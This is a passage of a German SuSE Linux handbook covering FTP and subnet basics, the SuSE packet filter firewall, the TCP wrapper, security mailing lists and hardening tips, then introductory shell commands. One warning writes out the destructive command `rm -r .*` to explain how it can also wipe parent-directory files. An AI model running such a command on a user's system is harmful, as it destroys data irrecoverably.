gestartet, dann baut der Client eine TCP-Verbindung zum Port 21 des Computers mit der IP-Adresse 192.168.3.16 (Server) auf. Auf Port 21 antwortet der FTP-Server und wickelt die Benutzeridentifizierung (Loginnamen- und Passwortabfrage) ab. Auch die FTP-Kommandos, die der Benutzer nach der Anmeldung eingibt, werden über diese Verbindung übertragen. Sollen Daten vom Server zum Client übertragen werden, (nach Eingabe des **ls**-Befehls oder des **get**-Befehls) baut der Server von sich aus eine Verbindung zu einem nicht privilegier-

ten Port des Clients auf. Über diese Verbindung werden dann die eigentlichen Daten übertragen.

TCP/IP wurde für sehr große Netze entworfen und beinhaltet deshalb Mechanismen zur Strukturierung eines Netzes. Der gesamte 32Bit-breite Adressraum kann in „Subnets“ aufgeteilt werden. Die Subnet-Bildung erfolgt, indem eine Anzahl Bits (von links beginnend) zur Netzadresse eines Subnets erklärt werden. Beim Subnet mit der Adresse 192.168.3.0 bilden die ersten 24 Bits der Adresse die Netzadresse. Durch die „Subnetmask“ (Netzmaske) wird gekennzeichnet, wie viele Bits einer Adresse die Netzadresse bilden. Die Subnetmask 255.255.255.0 legt beispielsweise fest, dass der Computer mit der Adresse 192.168.3.5 im Subnet mit der Adresse 192.168.3.0 zu finden ist.

Subnets innerhalb eines großen Netzes werden meist durch Router verbunden. Router sind entweder spezialisierte Geräte oder entsprechend ausgerüstete Computer die dafür sorgen, dass Pakete den richtigen Weg ans Ziel finden. Das Gegenstück zur Subnetmask ist die sog. Broadcast-Adresse. Über die Broadcast-Adresse sind alle Computer eines Subnet erreichbar. Beispiel: Alle Computer im Netz 192.168.3.0 sind über die Broadcast-Adresse 192.168.3.255 erreichbar.

Ist der Anschluss an das Internet erfolgt, ist der Computer zu einem Teil des weltweiten Internet geworden. Jedesmal wenn die Verbindung zum Provider aktiviert wird, ist er aus dem Internet erreichbar. Jetzt müssen Maßnahmen getroffen werden, um unerlaubte Zugriffe aus dem Internet zu unterbinden. Diese Aufgabe übernimmt der SuSE Paketfilterfirewall.



### Hinweis

Paketfilter sind Network Level Firewalls. Sie entscheiden grundsätzlich auf Basis von Quelladressen, Zieladressen und Ports in einzelnen IP-Paketen. Ein einfacher Router oder der SuSE Paketfilterfirewall sind traditionelle Network Level Firewalls. Da sie nicht intelligent genug sind festzustellen, welche Bedeutung der Inhalt eines IP-Pakets hat und wo es tatsächlich herkommt, bieten sie keinen umfassenden Schutz gegen Angriffe. Moderne Network Level Firewalls (z. B., *SINUS Firewall I* für Linux, <http://www.sinusfirewall.org>) sind höherentwickelt und sammeln interne Informationen über den Status der Verbindungen, die über sie laufen, den Inhalt von Datenströmen usw. Application Level Firewalls (z. B. *TIS Firewall Toolkit*) dagegen sind normalerweise Computer, auf denen Proxy-Server laufen, die den Datenverkehr, der über sie läuft, sorgfältig protokollieren und überprüfen. Da die Proxy-Server Programme sind, die auf dem Firewall laufen, sind sie ideal für Protokollierungs- und Zugriffsschutzmechanismen geeignet.

**Wo soll der SuSE Paketfilterfirewall eingesetzt werden?** Für Netze mit erhöhtem Schutzbedarf – streng genommen ist das überall, wo personenbezogene Daten gespeichert werden – sind „Application Level Firewalls“ bedingt durch

ihre Funktionsprinzip immer noch erste Wahl. Für solche Netze bietet der SuSE Paketfilterfirewall keinen ausreichenden Schutz.

Der SuSE Paketfilterfirewall ist für den Schutz des privaten PC zuhause, des Mininetzes zuhause oder einer Workstation innerhalb eines vertrauenswürdigen Netzes gedacht.

Für den Schutz von Firmennetzen sollten Sie den SuSE Paketfilterfirewall nur einsetzen, wenn Sie genau wissen, was Sie tun (siehe Literaturliste).

Für den Aufbau und die Pflege von Firewalls ist tiefgehendes Wissen über Netzwerke und die verwendeten Netzwerkprotokolle zwingend erforderlich. Eine grafische Oberfläche oder eine vorgefertigte Konfiguration wie der SuSE Paketfilterfirewall können dieses Wissen letztendlich nicht ersetzen.

Die Dokumentation zur SuSE Paketfilterfirewall finden sie unter `/usr/share/doc/packages/firewals` und `/etc/rc.config.d/firewall.rc.config`.

Wer sich mit dem Thema Firewall auseinander setzen will, dem seien die folgenden Quellen zum Studieren und Experimentieren empfohlen.

Das Firewallhandbuch für Linux 2.0 und 2.2 von Guido Stepken bietet von detaillierten technischen Informationen über die Beschreibung von typischen Schwachstellen und Fehlern fast alles was man wissen muss um mit Linux einen sicheren Firewall aufzubauen. Das Firewallhandbuch für Linux ist Pflichtlektüre und nur online verfügbar (<http://www.little-idiot.de/firewall/>). Das Freefireprojekt ist ein guter Anlaufpunkt für alle die sich für Firewalls auf Basis freier Software interessieren:

<http://sites.inka.de/sites/lina/freefire-1/>

## Der TCP-Wrapper

Der TCP-Wrapper (tcpd) erlaubt es, den Zugriff auf bestimmte Dienste gezielt für einzelne Netze oder IP-Adressen freizuschalten. Der tcpd ist bereits in SuSE Linux integriert, wie man in Datei 18.2.2 auf Seite 538 und in `/etc/inetd.conf` an der 6. Spalte erkennen kann. Das Konzept ist ganz einfach: Der tcpd ruft die eigentlichen Dienste auf und kontrolliert vorher, ob der Client dazu berechtigt ist.

Diese Zugriffskontrolle geschieht über die beiden Dateien `/etc/hosts.allow` und `/etc/hosts.deny`.

- Ein Zugriff wird gewährt, wenn eine Kombination aus Client und Dienst in der Datei `/etc/hosts.allow` zutrifft.
- Äquivalent dazu wird ein Zugriff abgewiesen, wenn eine solche Kombination in der Datei `/etc/hosts.deny` zutrifft.
- Befindet sich weder in der einen noch in der anderen Datei eine solche Regel, wird der Zugriff gewährt.



### Hinweis

Sobald eine Regel zutrifft, wird diese genommen. Das bedeutet, wenn in `/etc/hosts.allow` z. B. ein Zugriff auf den Telnet-Port erlaubt wird, wird dieser gewährt, auch wenn dieser in `/etc/hosts.deny` gesperrt ist.

In der Manual-Page von **hosts\_access** (**man 5 hosts\_access**) wird die Syntax dieser Dateien beschrieben.

Eine Alternative zur Kombination TCP-Wrapper/inetd stellt der xinetd dar (Paket **xinetd**, Serie **n** (Netzwerk-Support)). Er vereint die Funktionalität von **inetd** und **tcpd**. Der Nachteil ist jedoch die Inkompatibilität der Konfigurationsdateien zwischen **inetd** und **xinetd**.



### Hinweis

Es kann nur einer der beiden Internet „Super-Server“ gestartet werden. Sie müssen sich also für einen von beiden entscheiden.

In der Serie **sec** (Sicherheitsrelevante Software) befinden sich weitere Programme, die beim Aufbau eines sicheren Systems helfen. Stöbern Sie einfach durch die dort liegende Pakete.

## 18.3 Sicherheit bei SuSE Linux

SuSE bietet folgende Dienstleistungen für die Bereitstellung einer möglichst sicherheitsorientierten Distribution an:

### Zwei Mailinglisten stehen für alle zur Verfügung:

- **suse-security-announce** – enthält SuSE-Benachrichtigungen zu Sicherheitsproblemen.
- **suse-security** – enthält die Benachrichtigungen und ist für öffentliche Diskussionen offen.

Zum Eintragen auf eine der beiden Mailinglisten reicht es, eine leere E-Mail an **suse-security-subscribe@suse.com** oder **suse-security-announce-subscribe@suse.com** zu senden.

### Zentrale Meldung von neuen Sicherheitsproblemen:

Wenn Sie ein neues Sicherheitsproblem finden (bitte prüfen Sie vorher die zur Verfügung stehenden Updates), senden Sie bitte eine E-Mail an **security@suse.de** mit der Beschreibung des Problems. Wir kümmern uns umgehend darum. Sie können die Daten mit Paket **pgp** verschlüsseln. Unser

`public pgp key`<sup>7</sup> liegt unter <http://www.suse.de/security> zum Download bereit (☞ *Verschlüsselung*).

## 18.4 Allgemeine Hinweise

1. Der Benutzer `'root'` sollte lediglich für administrative Arbeiten eingeloggt sein. Für die tägliche Arbeit am Rechner sollte ein Benutzeraccount angelegt werden.
2. Vermeiden Sie die Benutzung von `telnet`, `rlogin` oder gar `rsh`.
3. Verwenden Sie stattdessen `ssh`, wenn remote gearbeitet werden muss.
4. Deaktivieren Sie alle Netzwerkdienste, die nicht benötigt werden.
5. Halten Sie sicherheitsrelevante Pakete up to date, wie z. B. Paket `bind`, Paket `sendmail` und Paket `ssh`.
6. Entfernen Sie `suid`- und `sgid`-Bits von allen Dateien im System, die nicht unbedingt für normale Benutzer zum Arbeiten notwendig sind.
7. Die Logdateien sollten regelmäßig überwacht werden.

---

<sup>7</sup>PGP Key fingerprint = 73 5F 2E 99 DF DB 94 C4 8F 5A A3 AE AF 22 F2 D5










## 19.1 Einloggen, 'root'-Benutzer, Benutzer anlegen

Die Mehrbenutzer-Fähigkeiten (engl. *multiuser*) von Linux bedingen, dass immer, wenn Sie das System benutzen wollen, Sie sich auf der [Konsole](#) (auf der Sie zu arbeiten gedenken, vgl. Abschnitt 19.4 auf Seite 549) beim System anmelden müssen; wenn Sie ein grafisches Login konfiguriert haben (vgl. Abschnitt 3.6.5 auf Seite 121), dann gilt das im Folgenden beschriebene Vorgehen selbstverständlich auch. Diesen Vorgang, ein wesentlicher Teil des Sicherheitskonzepts eines modernen Mehrbenutzersystems, nennt man *Einloggen*; dadurch wird u. a. sichergestellt, dass jeder Benutzer seine eigene Arbeitsumgebung erhält und nur auf die eigenen Daten zugreifen kann.

Sie geben also Ihren Benutzernamen (z. B. 'tux') und Ihr Passwort ein (z. B. xxxxxx); die Zeichen xxxxxx müssen Sie durch Ihr eigenes *selbst vergebenes* Passwort ersetzen! Die Zeichen xxxxxx werden am Bildschirm nicht angezeigt; geben Sie die Zeichen einfach der Reihe nach ein und tippen Sie dann <sup>1</sup>:

login: tux 

Password: xxxxxx 


Wenn Sie erfolgreich „eingeloggt“ sind, befinden Sie sich im Benutzer-Verzeichnis des jeweiligen Benutzers (z. B. /home/tux für den Benutzer 'tux').

Wenn Sie die Konsole verlassen wollen (ausloggen), geben Sie **logout** bzw. **exit** ein.


Der Benutzer 'root' agiert als *Systemverwalter* ([Systemadministrator](#)) und darf wirklich ALLES. Wichtige Systemdateien können nur von 'root' manipuliert werden. Loggen Sie sich daher nur dann als 'root' ein, wenn Sie diese Möglichkeiten wirklich nutzen möchten. Sie schützen Ihr System damit vor versehentlichen Änderungen, die u. U. eine Neuinstallation erzwingen können.

Einige Dinge, die nur 'root' gestattet sind:

- [mounten](#) von Dateisystemen wie CDs und Disketten und damit auch die Installation von Software. Dieses Recht kann aber auch den normalen Benutzern durch Angabe der Option `user` für das entsprechende Gerät in der `/etc/fstab` gewährt werden (vgl. Abschnitt 19.11.2 auf Seite 565).
- Anlegen und Entfernen von Benutzern (vgl. Abschnitt 3.6.7 auf Seite 122).
- Installation eines neuen Kernels (vgl. Kapitel 13 auf Seite 413).
- Konfigurieren des Systems.
- Herunterfahren des Systems (vgl. Abschnitt 19.2 auf der nächsten Seite).
- YaST aufrufen (vgl. Kapitel 3 auf Seite 91).

<sup>1</sup>Falls Sie kein Passwort vergeben haben sollten, ist anfangs nur  zu tippen!

## 19.2 Anhalten des Systems und Booten



### Achtung

**WICHTIG:** Unter keinen Umständen dürfen Sie während des Betriebs einfach den Strom abschalten oder den *Resetknopf* (⇨ *Zurücksetzen*) betätigen; Sie würden sonst eine Beschädigung des ⇨ *Dateisystems* riskieren. Dies kann zum Datenverlust führen.

Zum regulären Anhalten des Rechners (engl. *shutdown*) dienen die in Tabelle 19.1 gezeigten Befehle.

<b>shutdown -h now</b>	hält das System an (Sie können nach der Ausgabe: "the system is halted" gefahrlos abschalten)
<b>shutdown -r now</b>	startet das System nach dem Herunterfahren sofort neu

Tabelle 19.1: Befehle zum Anhalten des Linux-Systems

Der Befehl **shutdown** kann in all seinen Varianten im Allgemeinen nur vom Benutzer 'root' ausgeführt werden.

Um Ihr System „herunterzufahren“, loggen Sie sich also als 'root' ein und geben die Befehle **shutdown -h now** oder **shutdown -r now** ein.

Alternativ können Sie zum Neustarten die Tastenkombination (Strg) + (Alt) + (Entf) ((Ctrl) + (Alt) + (Del)) drücken. Da diese Tastenkombination unter X abgefangen wird, müssen Sie zunächst X beenden. In der Textkonsole kann sie aber von jedem Benutzer ausgeführt werden.

## 19.3 Befehle – Eingaben an der Kommando-Zeile

Wenn auch die Linux-Welt immer bunter und leichter bedienbar wird, z. B. über menügesteuerte Programme, bleibt doch am Ende – im Katastrophenfall oder wenn es eben kein menügeführtes Programm für einen bestimmten Zweck gibt – nur noch die Eingabe von Unix-„Befehlen“.

### Was sind Unix-Befehle?

Unix-Befehle sind

- ausführbare Programme
- Shell-Skripten
- Skripten von Skript-Sprachen wie Perl, Python, Tcl usw.

- Shell-Alias (so etwas wie Shell-Makros).

Allen gemeinsam ist, dass sie in Dateien liegen: Wenn man ein Programm unter Linux aufruft, dann weist man damit die Shell an, die Datei mit dem Namen des Programms zu suchen – dazu braucht man den Suchpfad, repräsentiert in der Variablen `PATH` und insofern sie das Programm gefunden hat, dieses auszuführen, wenn es die entsprechenden Benutzerrechte (ausführbar) besitzt.

Was aber, wenn man dem Programm (z. B. dem Kopierbefehl) noch mitteilen muss, mit welchen Dateien etwas geschehen soll?

Das ist relativ einfach, dazu gibt es so genannte *Parameter* (engl. *parameter*). Parameter sind zusätzliche Argumente zu einem Befehl, die dem Befehl notwendige Daten mitteilen. Die Parameter folgen in der Eingabezeile dem Namen des Befehls, und zwar durch mindestens ein Leerzeichen getrennt<sup>2</sup>.

Weiterhin kann es oft notwendig sein, das Verhalten eines Befehls zu beeinflussen (z. B. soll ein Verzeichnis in Langform anstelle nur der Dateinamen aufgelistet werden). Dies geschieht unter Linux mit so genannten *Optionen* (engl. *options*). Optionen stehen immer direkt nach dem Befehlsnamen und vor den Parametern; Ausnahmen von unsauber programmierten Befehlen sind selten, aber möglich. Meist werden Optionen durch ein Minus gekennzeichnet (z. B. `-la`) und können im Wesentlichen zwei Schemata folgen (vgl. Tabelle 19.2).

<code>-a</code>	Kurzform, Unix-üblich
<code>--all</code>	Langform, sog. GNU-Notation

Tabelle 19.2: Optionen zu Befehlen

Wenn mehrere Optionen gesetzt werden sollen, können viele Linuxprogramme diese auch „kumulieren“. Das bedeutet, dass nicht alle Optionen mit Minus am Anfang nacheinander aufgeführt werden, sondern nur die erste ein Minus erhält, die folgenden direkt an die erste geschrieben werden. Beispiel:

```
-a -f -r -u    oder
-afru        oder
-frua
```

Das Beispiel zeigt auch, dass i. a. die Reihenfolge der Optionen unwichtig ist. Auch bestätigen manche Ausnahmen wieder die Regel.

Um dem ganzen die Krone aufzusetzen, können Optionen selbst wieder Parameter nehmen. Beispiel:

```
-f <meinedatei>    oder
-f<meinedatei>
```

Dabei sollte es zumeist unwichtig sein, ob zwischen der Option und dem Parameter ein Leerzeichen steht; i. a. sollte man ein Leerzeichen setzen.

<sup>2</sup>Fußnote: Das impliziert auch gleich, dass ein Leerzeichen nicht Teil des Parameters sein kann, da es ja der Argumente-„Trenner“ ist. Leerzeichen dürfen dann in einem Parameter auftreten, wenn der Parameter von Anführungszeichen `" "` oder ``` umgeben ist.

## Beispiele

Ein Befehl unter Linux sieht so aus:<sup>3</sup>

```
erde: # fdisk
erde: # lsmod
erde: # ls
```

Mit Optionen sieht das dann so aus:

```
erde: # fdisk -v
erde: # ls -l -a
erde: # ls -la
```

Mit Parametern:

```
erde: # fdisk /dev/hda
erde: # ls /tmp
```

Und mit Optionen und Parametern:

```
erde: # ls -la /tmp
erde: # rpm -qpl <meinpaket>.rpm
erde: # gcc -o <optionenparameter> <paramater>
```

Wesentlich ist, dass das Leerzeichen alle Befehlstteile voneinander trennt und deswegen ein besonderes Zeichen in Linux-Befehlsfolgen ist.

## 19.4 Virtuelle Konsolen

Linux ist *multitasking*- und multiuserfähig. Auch bei einem Ein-Benutzer-PC-System werden Sie die Vorteile, die diese Fähigkeiten mitbringen, schätzen lernen:

Im Textmodus stehen 6 virtuelle *Konsolen* zur Verfügung, zwischen denen Sie durch die Tastenkombinationen **(Alt) + (F1)** bis **(Alt) + (F6)** wechseln können. Die siebte Konsole ist für X11 reserviert.<sup>4</sup>

Wenn Sie von X11 aus auf eine Textkonsole zurückschalten möchten, ohne X11 zu beenden, verwenden Sie **(Ctrl) + (Alt) + (F1)** bis **(Ctrl) + (Alt) + (F6)**. Mit **(Alt) + (F7)** kommen Sie zu X11 zurück.

## 19.5 Verzeichnisse und Dateinamen

Alle Informationen – seien es Texte, Bilder, Datenbankdaten oder auch Angaben zur Konfiguration des Systems – werden in „Dateien“ abgelegt, die ihrerseits in festgelegten „Verzeichnissen“ untergebracht werden (vgl. Anhang D auf Seite 585). Mit all den Tools und Programmen kann man auf diese Dateien in unterschiedlichen Verzeichnissen zugreifen, um ggf. den Inhalt dieser Dateien anzusehen oder zu verändern.

<sup>3</sup>Zur Erinnerung: mit „erde: # “ wird die Eingabe-Aufforderung angezeigt; dieser Wörter und Zeichen haben Sie *nicht* einzugeben

<sup>4</sup>Durch Modifikation der Datei `/etc/inittab` können auch weitere oder weniger Konsolen zur Verfügung gestellt werden.

Der „Pfadtrenner“ ist unter Unix der `'/'` (engl. *slash*) (unter DOS: `'\''`). Ein Pfad ist demnach eine Zeichenkette, in der die Verzeichnisnamen durch `'/'` getrennt sind. Ein einzelner `'/'` bezeichnet dabei das oberste Verzeichnis, das [Wurzelverzeichnis](#).

Unix unterscheidet Groß- und Kleinschreibung, d.h. der Dateiname `Emil` bezeichnet eine andere Datei als `emil`; eine Trennung der Dateinamen in *Name* und *Extension* ist im Allgemeinen nicht erforderlich, es sei denn, bestimmte Programme erwarten dies (z. B. `LaTeX`).



### Tipp

Eine angenehme Erleichterung bei der Eingabe von Datei- bzw. Verzeichnisnamen ist die Funktion der Taste `(Tab)` (Tabulatortaste). Geben Sie die ersten Buchstaben der gewünschten Datei ein und drücken Sie `(Tab)`. Die [Shell](#) ergänzt nun den kompletten Dateinamen (solange er durch den oder die ersten Buchstaben eindeutig bestimmt ist). Zweimaliges Drücken der Tabulatortaste zeigt bei Mehrdeutigkeiten alle Möglichkeiten.

## 19.6 Arbeiten mit Verzeichnissen

Nach dem Einloggen (vgl. Abschnitt 19.1 auf Seite 546) befindet man sich in seinem Benutzerverzeichnis. Der Name des aktuellen Verzeichnisses kann mit dem Befehl `pwd` (engl. *print working directory*) ausgegeben werden:

```
tux@erde:/home/tux > pwd
/home/tux
```

Um in ein anderes Verzeichnis zu wechseln, dient wie unter DOS der Befehl `cd` (engl. *change directory*). Die Eingabe von

```
tux@erde:/home/tux > cd /usr/bin
tux@erde:/usr/bin >
```

wechselt demnach in das Verzeichnis `/usr/bin`,

```
tux@erde:/home/tux > cd latex
tux@erde:/home/tux/latex >
```

wechselt in das Unterverzeichnis `latex`, sofern im Benutzerverzeichnis von `'tux'` das Verzeichnis `/home/tux/latex` existiert.

Wird `cd` ohne ein Argument aufgerufen, so wird in das Benutzerverzeichnis des aufrufenden Benutzers gewechselt. Das Benutzerverzeichnis kann auch mit Hilfe der Tilde `'~'` bezeichnet werden. Die Eingabe von

```
tux@erde:/home/tux > cd ~/latex
```

wechselt in das Verzeichnis `latex` im [Benutzerverzeichnis](#) des aufrufenden Benutzers. Wie auch unter DOS bezeichnet `'..'` das übergeordnete Verzeichnis und `'.'` das aktuelle Verzeichnis.

Neue Verzeichnisse werden mit dem Befehl `mkdir` (engl. *make directory*) angelegt. Durch Eingabe von

```
tux@erde:/home/tux > mkdir texte
```

wird also das Unterverzeichnis `texte` im jeweiligen Verzeichnis erstellt. Leere Verzeichnisse können mit dem Befehl `rmdir` (engl. *remove directory*) gelöscht werden.

## 19.7 Arbeiten mit Dateien

Bis sie (vielleicht) eines Tages von Objekten bzw. Symbolen abgelöst werden, sind Dateien von zentraler Bedeutung für die Arbeit am Computer. Entsprechend zahlreich sind die dateibezogenen Befehle unter Linux.

### 19.7.1 Informationen über Dateien

Der Befehl `ls` zeigt den Inhalt des *aktuellen* Verzeichnisses an. Ausgegeben wird eine Liste aller Dateien und Verzeichnisnamen im aktuellen Verzeichnis. Die Verzeichnisnamen werden in der Ausgabe mit einem  `'/'` gekennzeichnet. Es kann auch durch Angabe eines Parameters der Inhalt eines *anderen* Verzeichnisses angezeigt werden:

```
tux@erde: > ls /usr/bin
```

Ausführbare Programme sind nicht durch Extensionen gekennzeichnet, wie `.exe` oder `.com` unter DOS. Beim Auflisten mit `ls` wird entweder ein Asterisk `'*'` angehängen und/oder es *rot* hervorgehoben (vgl. die Dokumentation zu `ls`; z. B. die Ausgabe von

```
tux@erde: > ls --help
```

Man darf den Asterisk nie explizit angeben; er wird – bedingt durch das Attribut „executable“ – jeweils hinter dem Dateinamen nur angezeigt; Infos über Dateien sind auf Seite 557 zu finden.

Eine nützliche Option von `ls` ist `-l`. Dadurch werden zusätzliche Informationen zum Datei- bzw. Verzeichniseintrag wie Zugriffsrechte, Eigentümer, Gruppenzugehörigkeit und Größe ausgegeben:

```
tux@erde: > ls -l
```

Dies erzeugt die Ausgaben in 19.7.1.

```
drwxr-xr-x 6 tux users 1024 Mar 21 12:39 ./
drwxr-xr-x 4 tux users 1024 Mar 21 17:13 ../
drwxr-xr-x 2 tux users 1024 Nov 6 16:19 bin/
-rwxr-xr-x 1 tux users 4160 Mar 21 12:38 check*
drwxr-xr-x 2 tux users 1024 Nov 6 16:23 etc/
drwxr-xr-x 2 tux users 1024 Nov 6 16:19 sbin/
drwxr-xr-x 12 tux users 1024 Nov 6 18:20 usr/
-rw-r--r-- 1 tux users 185050 Mar 15 12:33 xvi.tgz
-rw-r--r-- 1 tux users 98444 Mar 14 12:30 xvnews.tgz
```

Ausgabe 19.7.1: Ausgabe von `ls -l`

Die Bedeutung der einzelnen Felder in 19.7.1 wird in Tabelle 19.3 auf der nächsten Seite erklärt.

Rechte	Das erste Zeichen dieses Feldes bezeichnet den Dateityp. Hierbei steht 'd' für Verzeichnis, 'l' für Link und '-' für eine normale Datei. Die folgenden 9 Zeichen geben die Zugriffsrechte für den Besitzer, die Gruppe und alle anderen Benutzer an (jeweils drei Zeichen). Hierbei steht 'r' für lesen, 'w' für schreiben, und 'x' für ausführen. Die Rechtemaske '-rw-r-r-' bezeichnet demnach eine Datei, die vom Eigentümer, den Mitgliedern der Gruppe, und allen anderen gelesen werden kann, aber nur vom Eigentümer verändert werden kann. Siehe Manual-Page von <b>chmod</b> ( <b>man chmod</b> ).
Besitzer	Der Eigentümer der Datei. Siehe Manual-Page von <b>chown</b> ( <b>man chown</b> ).
Gruppe	Die Gruppenzugehörigkeit der Datei. Siehe Manual-Page von <b>chgrp</b> ( <b>man chgrp</b> ).
Größe	Die Größe der Datei in Bytes.
letzte Änderung	Das Datum der letzten Änderung der Datei. Bei Dateien, deren letzte Änderung über ein Jahr zurückliegt, wird anstelle der Uhrzeit das Jahr angegeben.
Name	Der Name der Datei oder des Verzeichnisses.

Tabelle 19.3: Erklärung der Unix-Dateiattribute

19.7.2 Wildcards – ein kleiner Ausblick

Verglichen mit DOS sind die durch die Befehlsinterpreter (z. B. bash) gegebenen Einsatzmöglichkeiten von *Wildcards* „faszinierend“.

Wildcards beschränken sich unter Linux nicht nur auf den '\*' und '?'. Beispielsweise können mit

```
tux@erde: > ls *a???.
```

alle Dateien im aktuellen Verzeichnis ausgegeben werden, deren sechstletzter Buchstabe ein 'a' und deren vorletztes Zeichen im Dateinamen ein '.' ist.

Anstelle des einzelnen Zeichens 'a' könnte auch eine ganze Satz verschiedener Zeichen stehen. Beispielsweise die Buchstaben 'a', 'b', 'c', 'd', 'e', 'f'. Auf unser Beispiel angewandt lautet der Befehl dann:

```
tux@erde: > ls *[a-f]???.
```

Auch nach alphabetisch nicht aufeinander folgenden Zeichen kann wahlfrei gesucht werden:

```
tux@erde: > ls *[1,3-5,M-P,a,k]???.
```



### 19.7.3 Inhalt von Dateien: `more` und `less`

Der Inhalt einer Datei kann mit den Befehlen `more` und `less` seitenweise angezeigt werden. Beim klassischen `more` kann nur nach „unten“ geblättert werden<sup>5</sup>; `less` ist wesentlich komfortabler und sollte deshalb durchweg bevorzugt werden. Mit

```
tux@erde: > less /etc/login.defs
```

lädt man die Datei `/etc/login.defs` in den „Viewer“ `less`; das ist ziemlich unspektakulär – gerade einmal wird zur 1. Seite des Dateiinhalts zusätzlich eine inverse Statuszeile am unteren Rand mitgeteilt. Mit   (der Leertaste) kann nun jeweils eine Seite nach vorne, mit b eine Seite zurück geblättert werden; vgl. auch die Aufzählung in Tabelle 19.4.

h	Hilfe
q	Beenden
e	Eine Zeile vorwärts
y	Eine Zeile rückwärts
f	Eine Seite vorwärts
b	Eine Seite rückwärts
d	Eine <i>halbe</i> Seite vorwärts
u	Eine <i>halbe</i> Seite rückwärts
g	Zum Anfang der Datei gehen
G	Zum Ende der Datei gehen
/	Suche einleiten
n	Nächste Fundstelle anspringen
v	Datei in den <span style="color: blue;">☞</span> <i>Editor</i> laden
F	Eine „wachsende“ (Log-)Datei beobachten
^c	Vom F-Modus wieder auf „normal“ schalten

Tabelle 19.4: Tasten des „Viewers“ `less` (Auswahl)

Mit / leiten Sie einen Such-Auftrag nach einer Zeichenkette (z. B. `yes`) ein und schicken diesen dann mit ↵ ab. Tippen Sie n, dann wird das nächste Vorkommen von `yes` angezeigt.

Interessant ist die Taste F; damit können Sie verfolgen, wie z. B. bei einer Logdatei weitere Einträge hinzukommen. Mit Strg + c verlassen Sie diesen Modus wieder.

Mit h erhalten Sie eine Auflistung aller Features, die `less` zur Verfügung stellt; mit q verlassen Sie die „Hilfe“ wieder und mit einem weiteren Tastendruck q beenden Sie das Programm komplett und landen wieder auf der Kommandozeile am Prompt.


Zum *Verändern* von Textdateien nehmen Sie einen ☞ *Editor*; der Standard-Editor

<sup>5</sup>more unter Linux kann *mehr* – vgl. Manual-Page von `more` (`man more`) ; -)

eines Unix-Systems ist der `vi`, mit dem Sie sich in einer ruhigen Minute unbedingt vertraut machen sollten (vgl. Abschnitt 19.15 auf Seite 571).

### 19.7.4 Versteckte Dateien

Eine spezielle Klasse von Dateien sind die versteckten Dateien. Die Dateinamen beginnen mit einem Punkt und werden von der Shell nur angezeigt, wenn `ls` mit der Option `-a` aufgerufen wird. Geben Sie einfach in Ihrem Benutzerverzeichnis den Befehl `ls -a` ein. Nun sollten auch die mit einem Punkt beginnenden „versteckten“ Dateien wie `~/.profile` und `~/.xinitrc` aufgelistet werden. Versteckte Dateien sind vor versehentlichem Löschen durch `rm *` (siehe Abschnitt 19.7.5) geschützt und müssen ggf. durch ein explizites Löschen mit `rm <.dateiname>` entfernt werden.



#### Achtung

Die Eingabe von `rm .*` löscht alle versteckten Dateien des aktuellen Verzeichnisses. Wird zusätzlich noch die Option `-r` (engl. *recursive*) verwendet (`rm -r .*`) werden auch alle Dateien des übergeordneten Verzeichnisses gelöscht, die ja die Form `../bla` haben, was auch durch den Ausdruck `../.*` abgedeckt wird.

Im Übrigen sollte man mit der Option `-r` immer sehr bewusst und vorsichtig umgehen!

### 19.7.5 Kopieren, Umbenennen und Löschen von Dateien

Der Befehl, um Dateien zu kopieren, lautet unter Linux `cp`:

```
tux@erde: > cp quelldatei zieldatei
```

Anstelle von `<zieldatei>` kann auch ein vorhandenes Verzeichnis angegeben werden; dann wird in dem Zielverzeichnis die Quelldatei mit dem gleichen Namen abgelegt. Um also die Datei `/etc/XF86Config` aus dem Verzeichnis `/etc` in das eigene Benutzerverzeichnis zu kopieren, kann folgender Befehl eingegeben werden:

```
tux@erde: > cp /etc/XF86Config ~
```

Dateien können mit dem Befehl `rm` (engl. *remove*) gelöscht werden. Eine nützliche Option ist `-r` (engl. *recursive*), wodurch auch alle Unterverzeichnisse und die darin enthaltenen Dateien gelöscht werden (vergleichbar mit dem seit DOS 6.0 verfügbaren Befehl `deltree`). Die Eingabe von

```
tux@erde: > rm -r bin
```

löscht z.B. das Verzeichnis `bin` im aktuellen Verzeichnis und alle sich darin befindlichen Dateien und Verzeichnisse. Diese Option ist mit äußerster Vorsicht anzuwenden, da keine Möglichkeit besteht, versehentlich gelöschte Dateien wiederherzustellen!

Der Befehl `mv` (engl. *move*) verschiebt Dateien oder Verzeichnisse. Die Syntax ist identisch mit der von `cp`. So wird durch Eingabe des Befehls



### 19.7.7 Symbolische Links

Durch die Verwendung von symbolischen Links kann einer Datei quasi ein zusätzlicher Name gegeben werden. Dieser Name „zeigt“ dann auf diese Datei. Es kann z. B. vorkommen, dass verschiedene Versionen eines Programmes aufgehoben werden sollen, dass aber die jeweils neueste Version immer unter dem gleichen Namen verfügbar sein soll. Die Lösung liegt in der Erstellung eines *symbolischen Links*, der jeweils auf die benutzte Version zeigt. Symbolische Links verhalten sich wie die Dateien, auf die sie zeigen, sind also auch ausführbar. Die folgende Eingabe

```
tux@erde: > ln -s check.2.4 check
```

erzeugt den symbolischen link `check`, der auf die Datei `check.2.4` zeigt. Im Verzeichnis sieht dies etwa so aus:

```
lrwxrwxrwx 1 tux users 1024 Mar 21 17:13 check -> check.2.4*
```

Links können genau wie Dateien mit `rm` entfernt werden.



#### Hinweis

Hierbei wird nur der Link und nicht die referenzierte Datei entfernt!

### 19.7.8 Daten archivieren und sichern

Zum Erzeugen und Auspacken von Archiven dient der `tar`-Befehl (engl. *tape archive*). Ein Archiv kann einzelne Dateien und / oder ganze Verzeichnisbäume einschließlich der darin liegenden Dateien enthalten.

Dermaßen zusammengepackte Archive kann man auch komprimieren, was meist deren Größe erheblich reduziert. Üblicherweise gibt man komprimierten Archiven die Endung `.tgz` oder `.tar.gz`, unkomprimierten `.tar`. Die wichtigsten Anwendungsfälle des `tar`-Befehls sind:

1. Auspacken von Archiven (z. B. von den CDs)

```
tux@erde: > tar xvfz archivdatei.tgz
```

`tar` entpackt (**x**) nun das komprimierte (**z**) Archiv `archivdatei.tgz` (**f**) und legt dabei selbstständig evtl. Unterverzeichnisse an. Bei jeder Datei, die gerade ausgepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**v**).

2. Erzeugen von Archiven

```
tux@erde: > tar cvfz archivdatei.tgz datei1 verzl
```

